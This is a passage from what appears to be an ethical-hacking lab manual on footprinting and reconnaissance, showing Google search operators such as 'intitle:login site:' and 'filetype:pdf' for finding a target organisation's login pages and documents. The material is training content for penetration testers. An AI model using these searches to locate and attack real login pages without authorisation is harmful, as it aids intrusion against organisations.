
Note: If any pop-up window appears at the top-right corner, click **No thanks**.




5. Type **intitle:login site:eccouncil.org** and press **Enter**. This search command uses **intitle** and **site** Google advanced operators, which restrict results to pages on the **eccouncil.org** website that contain the **login** pages. An example is shown in the screenshot below.

Note: Here, this Advanced Google Search operator can help attackers and pen testers to extract login pages of the target organization's website. Attackers can subject login pages to various attacks such as credential brute-forcing, injection attacks and other web application attacks. Similarly, assessing the login pages against various attacks is crucial for penetration testing.

Module 02 – Footprinting and Reconnaissance



- Now, click back icon present on the top-left corner of the browser window to navigate back to **https://www.google.com**.




Module 02 – Footprinting and Reconnaissance

7. In the search bar, type the command **EC-Council filetype:pdf** and press **Enter** to search your results based on the file extension.

